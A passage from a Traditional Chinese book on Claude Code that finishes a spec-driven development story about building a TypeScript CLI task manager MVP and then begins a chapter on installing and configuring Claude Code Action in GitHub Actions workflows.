Claude Code 生成了 requirements.md、design.md、tasklist.md（圖 4.5~4.7，以下節錄）。

```
圖 4.5 requirements.md – 初次實作的需求內容
概要
實作 Devtask 的 MVP，只聚焦 P0（必須）機能，實現基本任務管理與優先度自動推測。
實作的 MVP 機能（P0）
1. 專案初始化：devtask init [project-name]，建立 .devtask/、初始化 config.json 與 tasks.json
2. 任務建立：devtask add <title>，選項 -d/-p/-s/--due，驗證（標題必填 1–200 字）、自動產生 UUID、預設值
3. 任務一覽：devtask list，表格顯示、依狀態分組（選項）、顏色標示、篩選 --status/--priority/--search
4. 任務詳細：devtask show <id>，顯示所有欄位與建立/更新時間
```

```
圖 4.6 design.md – 初次實作的設計
實作方針
依分層架構，依序實作：型別/常數 → 資料層 → 服務層 → CLI 層；各層依賴下層；先做基本機能再加優先度自動推測。
實作順序
階段1 基盤：專案結構、TypeScript 設定、型別（Task, Config...）、常數（TaskStatus, TaskPriority）
階段2 資料層：FileStorage（JSON 讀寫）、專案初始化
階段3 服務層：TaskManager（CRUD）、PriorityEstimator（優先度自動推測）
階段4 CLI 層：CLI 基本結構（Commander.js）、UI 顯示（表格、顏色）、各指令
階段5 整合測試：整體運作確認、錯誤處理、說明訊息
```

```
圖 4.7 tasklist.md – 初次實作任務清單（節錄）
階段1 基盤建構
- [] 1-1 建立專案結構 (src/ 與 cli/ services/ types/ utils/ constants/)
- [] 1-2 建立 package.json (依賴、scripts: build/dev/lint、bin 設定)
- [] 1-3 TypeScript 設定 (tsconfig.json、tsconfig.build.json)
- [] 1-4 ESLint 設定 - [] 1-5 Prettier 設定 - [] 1-6 .gitignore
階段2 型別/常數
- [] 2-1 型別 (task.ts、config.ts、filter.ts、stats.ts、index.ts 桶式匯出)
- [] 2-2 常數 (taskStatus.ts、taskPriority.ts、paths.ts、messages.ts、index.ts)
階段3 工具
- [] 3-1 驗證 (validateTitle/Description/Status/Priority)
- [] 3-2 日期格式 (formatDate、formatRelative)
- [] 3-3 檔案輔助 (findDevtaskDir、ensureDir)
```

「不錯。聚焦 MVP，能用最小機能起步。」田中先生很滿意。達人彷彿看穿他的急切，說：「引導檔也要改善到具體、滿意、無模糊的程度，再進入下一步實作。」

到這裡一直在整備文件，只差一步了。相信你已理解：用永續性文件定下產品全局的決定事項、用引導檔管理具體的一次作業，這套機制。

## 4.8 推進實作

「那麼，就讓它依任務清單推進作業。」達人說。

### 開始實作

田中先生請 Claude Code：「內容 OK，繼續作業。」

- 感謝核准。依 tasklist.md 推進實作。

從這裡開始實際實作。依「人類該以多大的任務單位來檢查」，也可以這樣切分：「在 ○○ 完成的單位請我審查，審查核准後再繼續。」不過，因為已把程式碼品質檢查與運作檢查交給 Claude Code 當任務，初次作業也可以等到「本機能驗證運作」後再確認。為此，初次作業要做的 MVP 最好把機能範圍縮到盡可能小。

初次是從環境建構開始的劇烈作業，Claude Code 的運作驗證預期會出不少錯（圖 4.8）。若遲遲沒進展、在同樣狀況的解消上鬼打牆，要判斷「撤退線」，從上位文件重新檢視與改善。

```
圖 4.8 Claude Code 運作驗證發生錯誤
● Bash(npm run build && node dist/cli/index.js --help) timeout: 1m 0s
└─ Error: Exit code 1
... (運作確認/品質檢查中)
```

沒問題的話，MVP 實作便如下完成（圖 4.9）：

# 圖 4.9 MVP 實作完成的訊息

● MVP 實作完成！已完成：

1. 環境設定 (TypeScript+ESM、ESLint+Prettier、build 腳本)
  2. 型別/常數 (Task、Config、Filter、Stats；狀態/優先度/錯誤訊息常數)
  3. 工具 (validation/dateFormat/fileHelpers)
  4. 資料層 (FileStorage：JSON 讀寫)
  5. 服務層 (PriorityEstimator：優先度自動推測、TaskManager：任務管理邏輯)
  6. CLI 層 (9 個指令：init/add/list/show/edit/delete/status/priority/stats；UI：colors/table/prompts)
  7. 品質檢查 (TypeScript 型別檢查 ☐、ESLint ☐、Prettier ☐、build ☐
- 優先度自動推測：期限 (50%)、經過天數 (20%)、狀態 (30%)；總分  $\geq 70$  高、40–70 中、 $< 40$  低。

田中先生馬上驗證運作：

```
$ devtask init
? 請輸入專案名稱: mytodo
[] Initialized Devtask project: mytodo
$ devtask add -t "買牛奶回家" -p high --due 2025-11-05
[] Task created successfully! (ID: 7a5c6ff0-5f55-474e-baf7-ea13624d73a4)
推測優先度: 中 (設定的優先度: 高)
$ devtask list
```

| ID       | 標題    | 狀態  | 優先度 | 期限                   | 建立日        |
|----------|-------|-----|-----|----------------------|------------|
| 7a5c6ff0 | 買牛奶回家 | 未著手 | 高   | 2025-11-05<br>(還有1天) | 2025-11-04 |

合計: 1 件

「MVP 完成了！運作驗證也沒問題！」田中先生充滿成就感。

## 五個教訓——其五：盡早展示「能動的東西」

到此已實踐了一輪規格驅動開發。用 Claude Code 開發也和一般 App 開發一樣，重視 MVP，從提供核心價值的機能盡快釋出。如此便能讓使用者實際使用、及早發現問題，建構「導向更高價值機能」的回饋迴圈。而且最重要的是，對開發者本身而言，「做出能動的東西」帶來的成就感等動機也很可觀。

相信我已體會到：用 Claude Code 能比以往壓倒性地更快做出這類 MVP。

## 4.9 回顧

數日後，田中先生與達人有了回顧的時間。「達人，真的非常感謝。和最初的失敗相比，這次是完全不同的體驗。之後我反覆以迭代方式新增功能。現在還在測試優先（test-first）的做法上下工夫、用子代理強化審查、把資安檢查自動化。」

田中先生整理了 Before/After：

|     | Before (Vibe Coding) | After (規格驅動開發 + CLAUDE.md) |
|-----|----------------------|----------------------------|
| 實作  | 憑靈感、無全貌              | 以文件明確方向                    |
| 程式碼 | 混亂                   | 分層、可維護                     |
| 測試  | 無                    | 高覆蓋率的實測驗證                  |
| 成果  | 花 3 天做出不會動的東西        | 1 天達成 MVP，2 週正式上線（預定）      |

「最大的差別是流程的明確化。整備各種文件、用 `CLAUDE.md` 編排（orchestrate）流程與規則，作業就能毫不迷惘、安全地推進。」聽到田中先生這番話，達人滿意地點頭。

「田中先生，成長得很好。把這些教訓記在心裡，下一章我們進入更進階的主題。準備好了嗎？」田中先生滿懷期待：「好，我想學得更深入！」

## 4.10 本章小結

本章透過田中先生的成長故事，體驗了用 Claude Code 進行規格驅動開發的實踐。

主要重點：

1. **Vibe Coding 的極限**：憑靈感的實作會產生技術債，需要系統化的做法。
2. **以記憶（CLAUDE.md）編排軟體開發工程**：定義開發規則，或參照另外定義的指南依規則推進開發；一次做一份、逐處細審變更。
3. **規格驅動開發**：以永續性文件定義整體規格與設計並始終維持最新，以引導檔管理作業單位。

五個教訓：① 臨時湊合的實作會產生負債 ② AI 是最佳的對打對象 ③ AI 不只用於寫程式，也用於程式碼審查與測試/運作驗證 ④ 文件是永遠指示方向的北極星 ⑤ 盡早展示能動的東西。

## 第 5 章 活用 Claude Code Action

大嶋勇樹

本章說明如何使用 Claude Code Action，把 Claude Code 當成遠端型的程式設計代理來用。我們會用 Claude Code Action 實際運作幾個工作流程，並說明「以事件為基礎、讓 AI 代理先一步行動」的思維。

### 5.1 遠端型的程式設計代理

到本章為止，我們都是在本機運作 Claude Code。程式設計代理除了在本機運作之外，也有在遠端運作的類型。本章把在遠端環境運作的程式設計代理稱為「遠端型的程式設計代理」。

作為遠端型程式設計代理而特別引發話題的，就是 Devin。




圖 5.1 Devin (<https://devin.ai/>)

Claude Code 基底雖是 CLI 型的程式設計代理，但藉由在後述的 GitHub Actions 等遠端環境執行，也能像遠端型程式設計代理那樣使用。

## 5.2 Claude Code Action 的概要

### 什麼是 GitHub Actions

GitHub Actions 是在 GitHub 上執行工作流程（workflow）的功能。只要在 GitHub 儲存庫放置設定檔，就能在設定的觸發條件（trigger）下執行工作流程。



圖 5.2 GitHub Actions 的概要

為了便於閱讀後續說明，先簡單介紹 GitHub Actions 設定檔的寫法。例如在 `.github/workflows/hello.yml` 寫入以下設定，當 `main` 分支發生 `push` 事件時就會執行工作流程：

```
name: Hello World
on:
 push:
 branches: [main]
jobs:
 hello:
 runs-on: ubuntu-latest
 steps:
 - name: Checkout repository
 uses: actions/checkout@v5
 with:
 fetch-depth: 1
 - name: Run a script
 run: echo "Hello, world!"
```


依序說明此設定檔的要素：`name:` 是工作流程名稱；`on:` 是觸發條件（此例為 `main` 分支的 `push` 事件，也可設定 Issue 建立、Issue 留言、PR 建立等各種事件）；`jobs:` 描述執行環境與處理。`steps:` 是工作流程內執行的處理一覽，各步驟可執行 `shell` 指令，或呼叫被稱為「action（動作）」的可重用處理元件。例如 `uses: actions/checkout@v5` 這個 action 會把 Git 儲存庫 checkout（下載到 GitHub Actions 環境），`with:` 可設定 action 的選項；`run: echo "Hello, world!"` 則執行指令。GitHub Actions 就是這樣組合 action 與指令來建立工作流程。

## 什麼是 Claude Code Action

在 GitHub Actions 中，工作流程的步驟可使用各種 action。Claude Code Action（注 1）就是「用來在 GitHub Actions 工作流程的步驟中執行 Claude Code」的 action。

使用 Claude Code Action，就能輕鬆建立「以預先設定的條件為觸發、執行 Claude Code」的工作流程。例如：

- 以 Issue 的建立為觸發，用 Claude Code 對 Issue 做分類（triage）。
- 以 Issue 的留言為觸發，由 Claude Code 回覆。
- 以 PR 的建立為觸發，由 Claude Code 進行 PR 審查。



注 1：<https://github.com/anthropics/claude-code-action>

## 5.3 來運作 Claude Code Action

本節以動手實作運作 Claude Code Action，使用第 2 章以來的動手實作環境。

### 注意 | 建議使用私有儲存庫

本章動手實作會建構「只要在此儲存庫建立 Issue，Claude Code 就自動運作」的機制。為避免第三者建立 Issue 觸發 Claude Code，建議以私有儲存庫進行。

## 設定 GitHub CLI

Claude Code Action 的初始設定，在 GitHub CLI（`gh` 指令）已驗證時會很簡單。在動手實作的 Dev Container 環境終端機執行 `gh auth login`，依顯示指示完成驗證。驗證完成後例如顯示：

```
❑ Authentication complete.
❑ Configured git protocol
❑ Logged in as oslma
```

`gh auth login` 的詳細步驟請參考「附錄 A.2 GitHub CLI 的驗證」。

## 設定 Claude Code Action

接著設定 Claude Code Action。用 `claude` 指令啟動 Claude Code，執行下列斜線指令：

```
/install-github-app
```

於是會確認對象儲存庫（選擇 `Use current repository`），按 `Enter` 繼續。接著會引導你安裝 Claude 的 GitHub App，瀏覽器會開啟其 URL (<https://github.com/apps/claude>)。

### MEMO | GitHub CLI 的權限錯誤

若 `/install-github-app` 出現 `Error: GitHub CLI is missing required permissions: workflow.`，請依指示執行追加權限的指令。




圖 5.4 Claude 的 GitHub App

點選「Configure」按鈕繼續安裝。選擇對象 Organization，把要使用 Claude Code Action 的儲存庫納入權限設定對象後，繼續安裝。




圖 5.5 安裝 Claude 的 GitHub App

在瀏覽器完成安裝後，回到動手實作環境的終端機按 `Enter` 繼續。接著會詢問要安裝哪些 GitHub Actions 工作流程。請確認「@Claude Code」與「Claude Code Review」兩者都已勾選（若未勾選，用上下鍵選擇後按空白鍵勾選）。按 `Enter` 繼續，會詢問 API 金鑰的設定方式。

以 Claude.ai（Pro、Max、Team、Enterprise 方案）使用時，選擇「Create a long-lived token with your Claude subscription」按 `Enter`。瀏覽器會開啟並引導你登入 Claude.ai，請登入。

#### 注意 | 與他人共用 Claude Code Action 時

截至本書撰寫時，Claude.ai 的 Free/Pro/Max 使用者消費者使用條款（注 2）載明：不得與他人共用帳號登入資訊、Anthropic API 金鑰或帳號憑證，也不得把帳號提供給他人。以 Pro/Max 方案設定的 Claude Code Action 若與他人共用，可能抵觸此條款。要多人共用時，請考慮在 Anthropic Console 建立 API 金鑰，或使用 Amazon Bedrock、Google Vertex AI 的 API 金鑰。

登入 Claude.ai 完成後，終端機上會繼續設定。稍待片刻會顯示成功，並提示：API 金鑰已存為 `CLAUDE_CODE_OAUTH_TOKEN` secret、已建立 GitHub Actions 工作流程、已建立一個預填好的 PR 頁面，合併（merge）該 PR 即可啟用 Claude PR 協助。

注 2：<https://www.anthropic.com/legal/consumer-terms>

此時瀏覽器會開啟 PR 建立畫面，這個 PR 是用來建立 Claude Code Action 的設定檔。




圖 5.6 建立 Pull Request

點選「Create pull request」建立 PR。




圖 5.7 Pull Request

建立 PR 後，依序點選「Merge pull request」→「Confirm merge」合併。




圖 5.8 Pull Request 合併完成

這樣 Claude Code Action 的設定就完成了。

## 確認已設定的工作流程

前述步驟會設定兩個工作流程：**Claude Code** 與 **Claude Code Review**。

### Claude Code

第一個是名為 Claude Code 的工作流程，寫在 `.github/workflows/claude.yml`。截至本書撰寫時內容如下（注 3）：

```
name: Claude Code
on:
 issue_comment:
 types: [created]
 pull_request_review_comment:
 types: [created]
 issues:
 types: [opened, assigned]
 pull_request_review:
 types: [submitted]
jobs:
 claude:
 if: |
 (github.event_name == 'issue_comment' && contains(github.event.comment.body, '@claude')) ||
 (github.event_name == 'pull_request_review_comment' &&
```

```
contains(github.event.comment.body, '@claude')) ||
 (github.event_name == 'pull_request_review' &&
contains(github.event.review.body, '@claude')) ||
 (github.event_name == 'issues' && (contains(github.event.issue.body,
 '@claude') || contains(github.event.issue.title, '@claude'))))
runs-on: ubuntu-latest
permissions:
 contents: read
 pull-requests: read
 issues: read
 id-token: write
 actions: read # Required for Claude to read CI results on PRs
steps:
 - name: Checkout repository
 uses: actions/checkout@v4
 with:
 fetch-depth: 1
 - name: Run Claude Code
 id: claude
 uses: anthropics/claude-code-action@v1
 with:
 claude_code_oauth_token: ${ secrets.CLAUDE_CODE_OAUTH_TOKEN }
 additional_permissions: |
 actions: read
```

